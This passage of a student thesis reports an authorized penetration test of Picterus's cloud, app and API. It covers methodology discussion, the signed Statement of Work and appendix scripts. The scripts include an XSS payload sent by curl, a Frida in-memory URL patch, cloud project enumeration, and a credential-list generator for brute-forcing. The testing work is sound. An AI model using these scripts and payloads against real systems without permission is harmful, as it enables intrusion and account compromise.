These different approaches illustrate an important point. That being, what is and isn't secure is completely dependent on our definition of it. In reality a system can never be fully secure due to the ever-changing nature of the system itself. This is also one of the reasons why including a solid risk analysis is critical, as it better illustrates overall exposure while accounting for the uncertain aspects of security. Including a list of successful and failing tests only illustrates what the testers where able to discover, and might give a false impression of the state of total security.

Bad security and related practices can be absolutely devastating for a business caught on the wrong side. A business can face massive financial losses as well as decreased public trust when they fall victims to a security breach. More often than not, this also involves leaking PII. In Europe the majority of PII is protected by the GDPR, and mismanagement of this data can also lead to lawsuits from authorities. Needless to say, it is in a business best interest to practice good security. There is, however, a systemic issue in lack of comprehensive security knowledge in software engineers, as demonstrated in *''Assessing information security risks in the cloud: A case study of Australian local government authorities''* (Ali et al. 2020). This fundamental issue can potentially be mitigated by embedding good security practices within the software engineering process and/or by lowering the barrier of entry by making security practices more agile, like we attempt to do here.

5.3 Deliveries and Goals

5.3.1 Client Oriented

From the start we worked together with Picterus to set appropriate boundaries and requirements. In a project like this it is important to establish a high level of trust and good communication. During the pre-engagement period we created a Statement of Work detailing how we should proceed if we uncovered any critical vulnerabilities or major bugs.

As a proactive method of not leaking any information gathered during the project, all of our HTTP requests were strictly over SSL and all information we gathered were stored on encrypted drives.

To further build trust and keep Picterus informed of the state of the project, we would periodically give updates on what scope we were testing, as well as let them know about any other bugs we ran into along the way (this was specifically relevant when testing the app, which was an earlier release). When running automated tools, especially for brute-forcing, we made sure to be available in order to be prepared for any unintended consequences which would arise on occasion.

We also made a few changes to the regular structure of the Technical Report, to better fit Picterus situation and increase readability from a developer point of view. The reasoning behind this is to isolate the cause, how we tested, risks and mitigations for a given vulnerability to it's appropriate section, similar to how a bug-oriented SCRUM ticket would be structured (problem, steps to reproduce, etc).

5.3.2 Risk Calculations

Much of our product is dependent on a risk-analysis based on an estimation of the likelihood and impact of a given vulnerability. As another measure to break down the sheer breath of the system, we also included a risk-analysis for the individual scopes. For the scopes the availability of various business assets for an given intruder is our measure of impact and our measure of likelihood is based on the availability and complexity of potential vulnerabilities for the scope in question. This is a little different from the traditional OWASP-risk calculator in the sense that it is simpler by accounting for less and broader parameters. Normally the OWASP-calculator would take in 16 parameters; 8 for impact and 8 for likelihood and assign a numeric score corresponding to the broader risk-scores. Although generally a useful tool, in order to be used effectively, it requires more insight and research that fall outside our domain.

To be able to present overall risk more holistically, especially in the Executive Summary, we have included a new measure we call “total risk”, where we account for the risk-rating of the vulnerabilities found in a given scope as well as the scope’s independent risk-rating. This definition is also clearly defined in the Technical Report for the sake of clarity. A potential weakness with our approach to risk-analysis is that we loose important details by generalizing the specialized parameters as well as running the risk of forgetting important factors. Generally we would not recommend doing this in a professional setting, but it is of academic interest in our case, as our approach is more in line with Agile and Lean principles of being adaptive and eliminating waste.

5.4 Workflow and Administration

5.4.1 Reconnaissance and Exploit

In terms of effectively compartmentalizing certain parts of the PTES into tangible work-units, recon and exploit tickets have been a useful tool. Recon tickets allowed us to get a very thorough overview of the system, as well as what kinds of knowledge we needed to cultivate in order to exploit effectively down the road. Preventing work-queuing was also mostly effective where we could move time in between exploit-tickets, as some scopes had a larger attack-surface than others. This approach allowed us to allocate enough time for investigating the mobile app properly, which in the SoW was uncertain.

It is worth noting that doing general “Recon” as part of the intelligence-gathering phase of the PTES isn’t nearly as effective as doing recon towards a specific OWASP-test, as it is hard to know what details are important without having a specific goal in mind. To illustrate this further, the most critical vulnerability we found should have been discovered during the recon phase, but was instead discovered during the exploit phase. A possible way to counter this, while still applying the same approach that we have, is to organize into recon system and recon scope-specific exploits. As mentioned in Section 4 we also attempted to make a recon-sheet, where we would list our findings during this phase. This approach did not work well as we found that simply having a sheet for the exploits themselves required less documentation and was generally a more tidy solution.

After putting away most of the exploit tickets there was also the case where we would come up with new ideas or have a new perspective on a already tested scope. In order to not let this get to waste, we introduced *exploit remaining*. Exploit remaining worked as an umbrella-ticket to try out some of these new perspectives and ideas. The fact that this was necessary illustrates the weakness of linear workflows as opposed to iterative ones (which is also central in several Agile methodologies), as the exploit remaining ticket can be viewed as a second iteration of our OWASP-testing.

5.4.2 Working as a Remote Team

We decided early on, due to uncertainties around the COVID-19 pandemic, to go fully remote right from the start. Working as a remote team can generally be challenging, especially in a project where good communication and collaboration is necessary. It was therefore critical that we had a clearly defined process in mind, despite not being fully in line with Agile principles. This is one of the main reasons we choose the PTES and OWASP as our basis.

PTES does not, however, provide us with easily separable work-units for each team-member, generally it only accounts for the different phases of a given project and not the units themselves. OWASP on the other hand provide us with easily separable tests, with some overlap for the individual test-types (e.g., MSTG and BUSLOGIC OWASP-tests) where one test might provide the answer for a previous one. From a project management point of view, the OWASP tests are generally too small of a unit to be practical and the PTES phases are too general and inter-dependent to be allocated effectively across a remote team.

Our solution to this are to separate into recon and exploit covered in the previous section. From the perspective of work-allocation in a remote setting, this worked well. This approach allowed us to work relatively independently with a reasonable time-perspective, allowing us to stay agile while still following the higher-level process of PTES.

5.4.3 Adapting to Changes and Delays

During the project we also had other mandatory activities and another subject. In the first phases of the project we took no steps to counter this factor. Unsurprisingly, this disrupted our workflow several times and made original date-estimates go over schedule. These setbacks prompted us to introduce weekly grooming sessions to be able to reschedule delayed tickets, adjust current tickets and assign reasonable times to new ones.

Although inconvenient, catching on to this weakness early was major step in the right direction. Adding this to our process is also well in line with Agile principles. Leaving some room for administrative work on a weekly basis significantly improved our ability to review and handle problems early. This might seem in opposition to Lean principles, where we often want to cut down on administrative overhead (often interpreted as “waste”), but in our case the pros outweighted the cons, illustrating that Lean and Agile might not always be complimentary.

It is also worth mentioning that these grooming-meetings in large part also let the person responsible for investigating or exploiting a given scope to give the proper time-estimates, which allowed the entire team to be in the loop and as such play into individual autonomy and self-organisation principles of Agile.

5.4.4 PTES and Best Practice

A constant challenge in a penetration test is to conduct yourself in an ethical manner. This is especially important in a professional/academic setting. When deviating from the established standard while being inexperienced, there is always the risk of the tester inadvertently exposing sensitive information or exploiting illegal/dangerous avenues with a client. Lack of technical knowledge can also lead to breaking various Terms of Service with external actors that provide technology and/or infrastructure to the client in question. With this in mind, establishing a high level of trust with the client is best done through maintaining a high level of professional ethics.

In cases like ours sticking to a standard such as PTES and OWASP works as a mitigation to the lack of experience by leveraging the professional experience of the PTES-authors. For example, there is no guarantee the SoW would have been specific enough if the PTES did not give us clear guidelines on what it should contain and what needs to be agreed upon prior to the test, which would have led to uncertainty within the team and potentially out-of-scope exploitation. This also highlights the importance of having a clearly defined scope.

Performing a penetration test always bring certain destructive risks, such as accidentally dropping a database table. Following a standard is usually considered best practice as it allows us to mitigate said risks and test in a responsible manner. This means that our deviations run the risk of losing some of these benefits, but allows us more flexibility and individual independence on a managerial level. Throughout the process we have been mindful of this, and whenever unsure about whether an action has been ethical and justifiable (for example going through the password dump), we have referred to our supervisor and/or the PTES. A recurring challenge has also been the question of what is and isn’t an exploit, specifically during work on the recon-tickets. This ties into our professional ethics as the SoW states that our client would be notified to the start of the exploitation phase.

5.5 Possible Improvements

Our coverage and test-quality could be significantly improved if we had internal access to several parts of the scope. This is especially relevant for the cloud parts of the system, where our attack surface was greatly limited by out-of-scope security measures. This would also allow us to test several other CVE’s on GitLab. With our scope being limited to network-based testing we are unable to test the security of Picterus's business network, beyond the limited access we had to the VPC. This could be of significant interest as it can potentially expose several avenues into the cloud.

One of the biggest improvements we could make to the agility of the process is to work iterative instead of linearly with our compartmentalized work-units. This could potentially allow us to adjust to new information more flexibly as well as allow us to utilize new knowledge acquired along the way. This would be especially useful for a project where the testers lack experience, like this one. It is worth noting that what worked well for us while working remote, won't necessarily translate to success in a traditional working environment. The benefit of having the division of recon and exploit might be negligible when you work less independently. If better collaboration is possible, our approach might come across as unnecessarily rigid and not particularly agile. The best approach is usually dependent on the circumstance, and to remain true to Agile principles, the team should adjust accordingly.

6 Conclusion

6.1 Security at Picterus

Considering the high test coverage and low rate of failure, the overall state of Picterus's security is good. There were no critical issues found and we did not manage to extract any sensitive information from their platforms. Although some of the issues described can potentially be exploited and have a high impact, we were unable to do so within the scope provided. We have found no systemic issues, nor vulnerabilities that lead to exposure of child images.

6.2 Workflow and Deliveries

Generally our proposed workflow have applied several agile principles and worked well within a remote setting. Using PTES and OWASP as a basis was a great help to mitigate some of our lack of experience, and we would recommend others do the same. Compartmentalizing the different PTES phases into recon and exploit tickets has some pros and cons, and future projects should take their collaborative environment into account when deciding if this can be useful. Some of the pros are that the team-members are able to work more independently, preventing work queues and maintaining the PTES high-level structure. Some of the cons are a less flexibility, lack of adaptation to new information and might incentivice less collaboration.

Our deliveries were handed in on time and included the app-testing which was initially uncertain. We made a few changes to how the technical report is structured for the sake of increasing readability and to have a structure more oriented towards Picterus's needs. In the executive summary we attempt to present a more complete picture of risk by accounting for vulnerability and scope, and although our variant of risk-analysis might be overly simplified, we believe it was more appropriate given our situation and system-breadth.

6.3 Further work

There are still many attacks that can be performed, as there are endless combinations of attacks that can be utilized together. The OWASP checklist is continuously being expanded and developed, with more tests that can be tried in the future. As this project was limited by time, there may also be more sophisticated attacks which require more research and planning that should be tried.

Since this penetration test predominantly involved black-box testing, there could be some value in conducting an audit with similar tools and methodologies while having internal access and the source code available. This could potentially uncover vulnerabilities not generally available to external actors.

Among other things worth doing, making some changes to the overall process based on some of the weaknesses found here might prove useful. Making an iterative version could yield some interesting results as well as attempting the concept of recon and exploit tickets in a traditional working environment. In the traditional environment having a focus on levels of collaboration and how the tickets play into it, can be of interest.

Bibliography

Ali, O. et al. (2020). 'Assessing information security risks in the cloud: A case study of Australian local government authorities'. In: *Government Information Quarterly* 37, pp. 1–17.

Baeli, D. and M. Ballé (n.d.). *Why there is no Lean Manifesto.* https://planet-lean.com/lean-manifesto-balle-baeli/. Accessed: 26-04-2021.

Beckers, Jeroen (n.d.). *Intercepting Traffic From Android Flutter Applications.* https://blog.nviso.eu/2019/08/13/intercepting-traffic-from-android-flutter-applications/. Accessed: 29-3-2021.

Beedle, M. et al. (n.d.). *Agile Manifesto.* https://agilemanifesto.org/. Accessed: 26-04-2021.

BoringSSL (n.d.). *BoringSSL Docs.* https://commondatastorage.googleapis.com/chromium-boringssl-docs/headers.html. Accessed: 29-3-2021.

Branwen, Gwern (n.d.). *Silk Road 1: Theory Practice.* https://www.gwern.net/Silk-Road. Accessed: 07.05.2021.

Casalicchio, E. and S. Iannucci (2020). 'The state-of-the-art in container technologoies: Application orchestration and security'. In: *Concurrency Computat Pract Exper* 32, pp. 0-17.

Cruzes, D. et al. (2017). 'How is Security Testing Done in Agile Teams? A Cross-Case Analysis of Fours Software Teams'. In: *XP International Conference* 18, pp. 201–216.

Dingsøyr, T. et al. (2012). 'A decade of agile methodologies: Towards explaining agile software development'. In: *Journal of Systems and Software* 85, pp. 1213–1221.

Eismont, A. (2020). 'A Software Security Assessment using OWASP's Application Security Verification Standard: Results and Experiences from Assesing the DHIS2 Open-Source Platform'. In: pp. 0-100.

Falk, H. and O. Jensen (2018). 'A machine learning approach for jaundice detection using color corrected smartphone images'. In: pp. 0-129.

Frida (n.d.). *Frida JavaScript API.* https://frida.re/docs/javascript-api/. Accessed: 07.05.2021.

Gitlab (n.d.). *Gitlab Documentation.* https://gitlab.com/help. Accessed: 22-3-2021.

Google (n.d.[a]). *Access Control For Projects using IAM.* https://cloud.google.com/resource-manager/docs/access-control-proj. Accessed: 22-02-2021.

— (n.d.[b]). *Android Fundamentals.* https://developer.android.com/guide/components/fundamentals. Accessed: 29-3-2021.

— (n.d.[c]). *Cloud Storage Docs.* https://cloud.google.com/storage/docs. Accessed: 22-02-2021.

— (n.d.[d]). *Dart Platform Overview.* https://dart.dev/overview#platform. Accessed: 29-3-2021.

— (n.d.[e]). *Kubernetes Basics.* https://kubernetes.io/docs/tutorials/kubernetes-basics/. Accessed: 29-3-2021.

— (n.d.[f]). *Load Balancing Overview.* https://cloud.google.com/load-balancing/docs/load-balancing-overview. Accessed: 23-02-2021.

— (n.d.[g]). *Understanding Custom Roles.* https://cloud.google.com/iam/docs/understanding-custom-roles. Accessed: 22-02-2021.

— (n.d.[h]). *using Firewalls.* https://cloud.google.com/vpc/docs/using-firewalls. Accessed: 23-02-2021.

Greenberg, Andy (n.d.). *This machine kills secrets.* http://104.131.187.8/read/7113/pdf. Accessed: 07.05.2021.

Highsmith, J. (2010). *Agile Project Management.* US: Pearson education, Inc.

Householder, A. et al. (2017). 'The CERT® Guide to Coordinated Vulnerability Disclosure'. In: 22, pp. 0-121.

Imperva (n.d.). *Penetration Testing.* https://www.imperva.com/learn/application-security/penetration-testing/. Accessed: 22-2-2021.

Khan, Mohd Ehmer (2011). 'Different Approaches to Black Box Testing Technique for Finding Errors'. In: *International Journal of Software Engineering Applications* 2, pp. 31–40.

Lean Pathways Inc. (n.d.). *Lean Pathways Lean Manifesto.* http://www.leansystems.org/images/Lean_Pathways_Lean_Manifesto.pdf. Accessed: 26-04-2021.

Miessler, Daniel (n.d.). *Seclists GitHub Project.* https://github.com/danielmiessler/SecLists. Accessed: 15-02-2021.

Mueller, B. et al. (n.d.). *Mobile Security Testing Guide.* https://mobile-security.gitbook.io/. Accessed: 29-3-2021.

Offensive Security (n.d.). *The Exploit Database.* https://www.exploit-db.com/n. Accessed: 26-02-2021.

OWASP (n.d.). *OWASP Top Ten.* https://owasp.org/www-project-top-ten/. Accessed: 18-01-2021.

PTES (n.d.). *Penetration Testing Execution Standard.* https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf. Accessed: 23-01-2021.

Ropnop (n.d.). *Configuring Burp Suite with Android Nougat.* https://blog.ropnop.com/configuring-burp-suite-with-android-nougat/. Accessed: 29-3-2021.

Saltzer, Jerome (1974). 'Protection and the control of information sharing in multics'. In: *Communications of the ACM.* 17, pp. 388–402.

Shaikh, A. and B. Meshram (2021). 'Security Issues in Cloud Computing'. In: *Intelligent Computing and Networking* 146, pp. 63–78.

Statista (n.d.). *Number of Worldwide Social Network Users.* https://www.statista.com/statistics/278414/number-of-worldwide-social-network-users/. Accessed: 25-02-2021.

Vartdal, G. (2014). 'Development of a Samrtphone-based diagnostic Tool for Jaundice'. In: pp. 0-75.

Appendix

A Statement of Work

Statement of Work
Bachelor Project 11
version 1.0

Jakob Lønnerød Madsen
Sebastian Ikin

January 2021

Version history

Date	Change	Version
19.01.2021	First draft.	0.1
28.01.2021	Changes based on feedback.	0.5
29.01.2021	Adding website to scope.	1.0

1 Introduction

The purpose of this document is to give the reader an overview of the penetration test project given by NTNU in cooperation with Picterus. This project involves doing a series of penetration tests against Picterus's systems and infrastructure with the intent to uncover bugs and potential vulnerabilities. The project will last from January 2021 to May 2021, and take place in Trondheim. The testing will done by third year computer science students Jakob Madsen and Sebastian Ikin with the supervision and guidance of Donn Morrison as part of the Students Bachelor Thesis.

2 Stakeholders and Distribution of work

2.1 Stakeholders

Who	*Role*	*Interest*
Picterus	Client	Have their system tested for vulnerabilities and be given a report.
Jakob Madsen, Sebastian Ikin	Students	Test system for educational purposes and utilize results in bachelor thesis.
Donn Morrison	Student Supervisor	Advice and evaluation regarding the work of the Students.
NTNU	University	Institution that Students and Student Supervisor are part of.
Google	Cloud Provider	Infrastructure Provider, with own guidelines for pen-testing.
Various	Threat Actors	Exploit existing vulnerabilities in the client's system.

2.2 Distribution of work and responsibilities

The bachelor project covers a total of 1000 hours (500 per student), where around 600 are reserved for the testing itself, not including documentation of findings and any meetings that might occur. For research, intelligence gathering and documentation we have reserved around 200 hours, leaving 200 hours for the thesis itself. This leaves a total of 800 hours allocated to direct work for the Client.

The Students are responsible for setting up necessary meetings and writing notices/minutes for each. The Students are also responsible for this Statement of Work, client contract and non-disclosure in thesis as described in signed NDA by Students and Student Supervisor. Finally, the Students are responsible for producing the deliveries within the agreed time frame as described in Section 6, and only carry out attacks on vectors described in Section 3.

3 Scope

Together with the client we have agreed that the following systems are eligible for testing

- Servers
  - Kubernetes cluster
  - Cloud SQL
  - Cloud Storage
  - Gitlab server
  - Metrics dashboard
- Android app
- Public-facing API
- Website Picterus.com

Regarding the Android Application: The app mentioned in scope refers to a prototype of a new version of Picturs's mobile app. The Client's old app has already been penetration-tested. Testing of the new App is contingent on it being released in due time (current estimate is March).

3.1 Off limits and blacklisted attacks

Due to the destructive nature or lack of interest in some attacks, the testers and the client has agreed that the following attacks are blacklisted (i.e not to be carried out):

- Denial of service
- All attacks that affects other Google Cloud customers. See (1)
- Any and all forms of physical attacks and social engineering.

3.2 Guidelines on System Penetrated

Per client's request, they will be notified and will discuss further testing of any found vulnerability on a case by case basis. This means that further investigation of an unwanted access to a private resource will stop until the students are told otherwise by the client.

4 Threat model and methodology

When assessing a system it is important to get an overview of realistic threats and exploits. The client handles user information which subsequently needs a high degree of authentication and integrity.

Our main strategy to finding and exploiting will follow the OWASP testing methodology version 4 as detailed in Section 4.1. In particular, we will aim to prioritise the OWASP Top Ten(2) which represents a broad consensus about the most critical security risks to mobile and web applications. The OWASP Top Ten is a standard awareness document for developers and web application security.

All servers and applications that are exposed to the internet are constantly being attacked by automated attacks, but by using a more specialized and focus plan of attack we have a higher chance of finding weak points and combinations of attack vectors that might result in a data leak or takeover.

Our plan is to mainly utilize attacks that can be done remotely (i.e over the Internet). A system is only as strong as its weakest point, such that any overlooked area might yield more results. Depending on our clients failure procedures their system may shutdown or stay online, if their systems do not detect an intrusion or does not stop it we can utilize this to spread our control.

4.1 Methodology

Generally the Students will carry out testing as described in the *Penetration Testing Execution Standard*(3); however, should there be time constraints Students will prioritize focus on the *OWASP Top 10*(2) within the stated scope in section 3. There will be no physical attacks or forms of social engineering during the penetration-testing.

4.2 Threat Model

As part of the Technical Report the Student will make a Threat Assessment based on OSINT about potential Threat Actors. This assessment will be limited to Threat Actors only using remote or network-oriented attacks. In short, like the students, threat-actors mainly utilizing physical attacks will be excluded from the assessment. Threat-actors fitting our criteria will be classified according to the PTES(3).

5 Disclosure and Test Notification

The bugs we find during this project will be relayed back to the client together with our recommendations for fixing issues and how to proceed with these in the future.

Any sensitive information and/or trade secrets will not be made public, and should be handled with the utmost respect for all parties involved. This also involves protecting and handling any and all sensitive data that the Students might come across during testing. Risks related to data-exposure will therefore be mitigated by communication over encrypted and/or client-approved messaging platforms and by using local disk-encryption, preferably on virtual machines. Generally, if there is a risk of data-exposure over unprotected network-packets (f.ex HTTP vs. HTTPS), the Students will confer with the Client prior to carrying out the test.

As per Client's request, they will be notified prior to tests that might affect their metrics, so that outliers caused by Students can be accounted for.

6 Deliveries

The result of this project will give Picterus guidelines and recommendations for their system which is currently in use. All of our findings will be documented together with how to reproduce them, should any exploit be deemed to destructive or critical it will be reported while the project is ongoing such that an immediate patch can be deployed.

6.1 Technical Report

The technical report will primarily contain what attacks we carried out, the results of each, how to reproduce found bugs/vulnerabilities and recommendations as to how to handle them. The Report will also contain an overview of system-risks classified by severity of associated vulnerability. In short, the basic outline of the technical report is like so:

- System Overview: The system tested as determined by Scope.
- Goals: What the Students want to achieve with each test based on determined scope.
- Threat Assessment: How exposed the Client is to Threat Actors, and what system-vulnerabilities are considered severe
- Results: Vulnerability-findings grouped by relevant OWASP-class, and results of each test carried out.
- Vulnerabilities, Observations and Recommendations: What we discovered and recommend based on the results found during testing.

6.2 Executive Summary

The executive summary can be viewed as an abstract of the of the most important take-aways of the Technical Report. Here we describe the overall exposure to any attack and list the most severe vulnerabilities. This has been separated into its own document for the convenience of the client.

7 Permission to Test

Based on the scope and methodology described in this document, the Client gives permission to Students to carry out necessary tests. Furthermore the Students will follow Google Cloud's separate guidelines for penetration on their infrastructure.

Gunnar Vartdal	29.01.2021
Picterus Representatives	Date
[illegible]	29.01.2021
Student Supervisor	Date
[illegible]	29.01.2021
Student	Date
[illegible]	29.01.2021
Student	Date

References

[1] Goolge, "Google cloud acceptable use policy." https://cloud.google.com/terms/aup. Accessed: 23-01-2021.

[2] OWASP, "Owasp top ten." https://owasp.org/www-project-top-ten/. Accessed: 18-01-2021.

[3] PTES, "Penetration-testing execution standard." https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf. Accessed: 23-01-2021.

B Scripts

B.1 Password search

Supply script with search words in *words.txt* to search all files in the current working directory and below. Utilizes the Ripgrep command to recursively search.

Usage:

```
Python check_words.py
```

Usage with desired output name suffix:

```
Python check_words.py -s test
```

```python
import os
import sys

suffix = ''
for i, arg in enumerate(sys.argv):
    if '-s' in arg:
        suffix = sys.argv[i+1]

in_filename = 'words.txt'
out_filename = 'output'+('_'+suffix if suffix else '')+'.txt'

def main() -> None:
    global in_filename
    global out_filename

    with open(in_filename) as f:
        content = f.readlines()
        f.close()

        content = [*map(lambda x: x.replace('\n', ''), content)]

        # deletes old output file and create a new.
        try:
            os.remove(out_filename)
        except Exception as e:
            pass

        os.system('touch '+ out_filename)

        for word in content:

            print('Checking:', word)
            cmd = 'rg -i '+ word +' >> '+ out_filename
            os.system(cmd)

    # removes CR from CRLF
    os.system('sed -i -e "s/\r//g" '+ out_filename)

if __name__ == '__main__':
    main()
```

B.2 Subdomain checker

Checks all subdomains in *surface.log*. It is recommended to use X to generate this file.

Usage:

```
Python check_subdomains.py
```

Usage with verbose debugging output:

```
Python check_subdomains.py -v
```

```python
import requests
import threading
import os
import sys

from collections import defaultdict
from pathlib import Path

mod_path = Path(__file__).parent

domains = defaultdict(lambda: [
    0,  # http status code
    '', # http status message
    []  # port scan (unused)
])

res_lock = threading.Lock()
print_lock = threading.Lock()
threads = []

# for verbose realtime output
DEBUG = '-v' in sys.argv

def check_domain(domain: str, debug: int =0, is_http: int =0) -> None:
    res = None

    try:
        protocol = (('http://' if is_http else 'https://') if 'http' not in domain else '')
        res = requests.get(protocol + domain)
    except Exception as e:
        exception_type = e.__class__.__name__

        # HTTP domains give SSL error on get with HTTPS
        if exception_type == 'SSLError':

            # break if already in HTTP mode
            if not is_http:
                check_domain(domain, debug, 1)
                return

        if debug:
            with print_lock:
                print('Exception', exception_type, 'for', domain)

        with res_lock:
            domains[domain] = [
                0,
                exception_type,
                ''
            ]
            return

    if debug:
        with print_lock:
            print(res.status_code, 'for', domain)

    with res_lock:
        domains[domain] = [
            res.status_code,
            requests.status_codes._codes[res.status_code][0],
            portscan
        ]

# read file and extract subdomains
def read(filename: str) -> list:
    retval = []
    with open(filename) as f:
        for line in f.readlines():
            retval.append(line.split()[-1])
    return retval

def main() -> None:
    global domains

    filename = str(mod_path) + os.path.sep + 'surface.log'

    for domain in read(filename):
        domains[domain] = [0, '', []]

    for domain in domains.keys():
        threads.append( threading.Thread(target=check_domain, args=(domain, DEBUG, )))
        threads[-1].start()

    for thread in threads:
        thread.join()

    # get max length for left just value
    longest_domain = max( map(lambda x: len(x), [*domains.keys()] )) + 1
    longest_info = max( map(lambda x: len(x), [*zip(*[*domains.values()])][1] )) + 1

    # sort dict based on status code
    domains = dict(sorted(domains.items(), key=lambda x: x[1][0], reverse=True))

    print(
        'Domain'.ljust(longest_domain),
        'Code'.ljust(5),
        'Info'.ljust(longest_info),
    )

    for key, (code, info, ports) in domains.items():
        print(
            key.ljust(longest_domain),
            str(code).ljust(5),
            info.ljust(longest_info),
        )
```

```python

if __name__ == '__main__':
    main()
```

B.3 Feedback XSS

Used for inserting XSS in the /feedback endpoint. For this we had to extract authentication token from the mobile application.

```sh
#!/bin/sh

ENDPOINT=${endpoint:<Redacted>}

curl -s -X POST "${ENDPOINT}/feedback" \
        -H "accept: application/json" \
        -H "Authorization: <Redacted>" \
        -H "Content-Type: application/json" \
        -d '{
            "application_user":"<Redacted>",
            "application_version":"2.0.1",
            "capture_context":"default",
            "message":"<script>alert("you have been hacked")</script>"
        }'
```

B.4 Frida Script For String URL in x86 binary during Runtime

Used to overwrite the API server string in the x86_64 picterus App build. Used in conjucion withthe frida tool and requires having the frida-gadget or server running on the target device.

Usage: `frida -U -f <Process Name> -l alt_inject.js --no-pause`

Requires a server to listen to "http://<device_name_with_server>.local:8080/<middleware to pad if necessary>" for any endpoints found in the relevant binary.

```javascript
function stringToArrayBuffer(urlString) {
 // Returns an array-buffer for a given string
  let buffer = new ArrayBuffer(string.length);
  let bufferView = new Uint8Array(buffer);
  for (let i=0, stringLen=urlString.length; i<stringLen; i++) {
    bufferView[i] = urlString.charCodeAt(i);
  }
  return buffer;
}


function hook_string(address){
console.log("Called")
// Needs to have the same amount of chars as the URL-string and listen to your server port
var new_server = "http://<device_name>.local:8080/mid"
var bytes = stringToArrayBuffer(new_server)
  Memory.patchCode(address, 34, function (code) {
  console.log(bytes)
  var cw = new X86Writer(code, { pc: address });
  cw.putBytes(bytes);
  cw.flush();
  console.log("Code Patched")
});

}


function printString()
{
 var m = Process.findModuleByName("libapp.so");
 var pattern = "<BYTE-ENCODED TARGET-URL>"
 var res = Memory.scan(m.base, m.size, pattern, {
  onMatch: function(address, size){
      console.log('Found at: ' + address.toString());
      hook_string(address);

    },
  onError: function(reason){
      console.log('Error during search');
  },
  onComplete: function()
  {
    console.log("All done")
  }
  });
}
setTimeout(printString, 1000)
```

B.5 Google Cloud Project Enumiration

Enumerate permutations and number-padded key-words from a word-list against Google Cloud. Requires a file with a request-body as stated in the script in order to authenticate your Google user.

Function `getPermutations()` is taken from:
https://stackoverflow.com/questions/23305747/javascript-permutation-generator-with-permutation-length-parameter/23306461#23306461

Usage:

```
node google_cloud_project_enumeration.js
```

```
const fetch = require('node-fetch');
const readlineCmd = require('readline-sync');

// A file containing the request body you can get by
// signing in to your google account and make a request to
// https://console.cloud.google.com/m/project/testesttest
const fetch_body = require('./fetch_body.json')
const readline = require('readline');
const fs = require('fs');

function readFile(path){
    var array = fs.readFileSync(path).toString().split("\n");
    return array
}

function simplePermutate(path){
    let array = readFile(path)
    let projectList = []

    for (let index in array){
        projectList.push("picterus_"+array[index])
    }
    return projectList;
}

// Taken from
// https://stackoverflow.com/questions/23305747/javascript-permutation-generator-with-permutat
var getPermutations = function(list, maxLen) {
    // Copy initial values as arrays
    var perm = list.map(function(val) {
        return [val];
    });
    // Our permutation generator
    var generate = function(perm, maxLen, currLen) {
        // Reached desired length
        if (currLen === maxLen) {
            return perm;
        }
        // For each existing permutation
        for (var i = 0, len = perm.length; i < len; i++) {
            var currPerm = perm.shift();
            // Create new permutation
            for (var k = 0; k < list.length; k++) {
                perm.push(currPerm.concat(list[k]));
            }
        }
        // Recurse
        return generate(perm, maxLen, currLen + 1);
    };
    // Start with size 1 because of initial values
    return generate(perm, maxLen, 1);
};

function getPossible(permutations, prioritized_keywords){
    result = []
    for(index in permutations){

        // Validate that the permutation contains one of the prioritized keywords
        is_valid = false
        for (word_index in prioritized_keywords){
            if (permutations[index].includes(prioritized_keywords[word_index])){
                is_valid = true
                break
            }
        }

        if(!is_valid){
            continue
        }

        // Generate the two valid string-variants
        let dash_seperated = ""
        let underscore_seperated = ""


        for (item in permutations[index]){
            if (dash_seperated !== ""){
                dash_seperated += "-"
            }
            if (underscore_seperated !== ""){
                underscore_seperated += "_"
            }
            word = permutations[index][item]
            dash_seperated += word
            underscore_seperated += word
        }

        result.push(dash_seperated)
        result.push(underscore_seperated)

    }
    return result
}

function getKeywordWithNumbers(keyword){
    // Check all 5-digit numbers for project
    number_padded_keywords = []
    for(let i = 10000; i < 100000; i++){
        number_padded_keywords.push(keyword+"-"+i)
    }
    return number_padded_keywords;

}

async function tryProject(project_id){

    let response = await fetch("https://console.cloud.google.com/m/project/" +project_id+"?aut

    if (response.status === 200 || response.status === 403){
        return true
    }else if(response.status === 401){
        console.log("\n--- REQUEST TOKEN HAS TIMED OUT... ---")
        let has_update = readlineCmd.question("update fetch_body.json and confirm...");
    }else{
        return false
    }

}

async function main(){
    let line_list = readFile("../dictionaries/picterus_keywords")
    prioritized_keywords = line_list.slice(0, 1)

    let result = await tryProject("jaundice-webapi")
    console.log(result)
    let simpleList = simplePermutate("../dictionaries/picterus_keywords")
    for (option_index in simpleList){
        let result = await tryProject(simpleList[option_index])
            if (result){
                console.log(simpleList[option_index]+" exists")
            }else{
                console.log(simpleList[option_index]+" does not exist")
            }
    }

    for (index in prioritized_keywords){
        console.log("\n--- PROCESSING NUMBER-PADDED ---")
        console.log((prioritized_keywords.length * 90000) + " options\n")
        possible = getKeywordWithNumbers(prioritized_keywords[index])
        for (option_index in possible){
            let result = await tryProject(possible[option_index])
            if (result){
                console.log(possible[option_index]+" exists")
            }else{
                console.log(possible[option_index]+" does not exist")
            }
        }

    }

    permutations = getPermutations(line_list, 2)
    possible = getPossible(permutations, prioritized_keywords)

    console.log("\n--- PROCESSING PERMUTATIONS ---")
    console.log(possible.length + " options\n")
    for (index in possible){
        let result = await tryProject(possible[index])

        if (result){
            console.log(possible[index]+" exists")
        }else{
            console.log(possible[index]+"does not exists")
        }

    }
}

main()
```

B.6 Username:Password-Permutation List Generator Script

Will prompt you to input the types of username and password dicts you want to generate permutations of, as well as ask if you wish to append the full email as well. Will only select passwords with over 8 characters.

Usage:

```
python password_list_generator.py
```

```
import os
this_path = os.path.dirname(os.path.abspath(__file__))

PWD_DICTS_PATH = os.path.join(this_path, "../dictionaries/pwd_lists")
USER_NAME_DICTS_PATH = os.path.join(this_path, "../dictionaries")

def resolve_matching_paths(substring, path):
    paths = []
    for subdir, dirs, files in os.walk(path):
        for filename in files:
            if substring in filename:
                filepath = subdir + os.sep + filename
                paths.append(filepath)

    return paths

def generate_email_credential_pairs(user_substring, pwd_substring, append_mail=False):

    pwd_paths = resolve_matching_paths(pwd_substring, PWD_DICTS_PATH)
    user_paths = resolve_matching_paths(user_substring, USER_NAME_DICTS_PATH)

    pwds = []
    usernames = []

    for file_path in pwd_paths:
        pwds += get_entries_from_file(file_path)

    for file_path in user_paths:
        usernames += get_entries_from_file(file_path, "usernames")

    username_pwd_pair = []
    for pwd in pwds:
        for username in usernames:
            if append_mail:
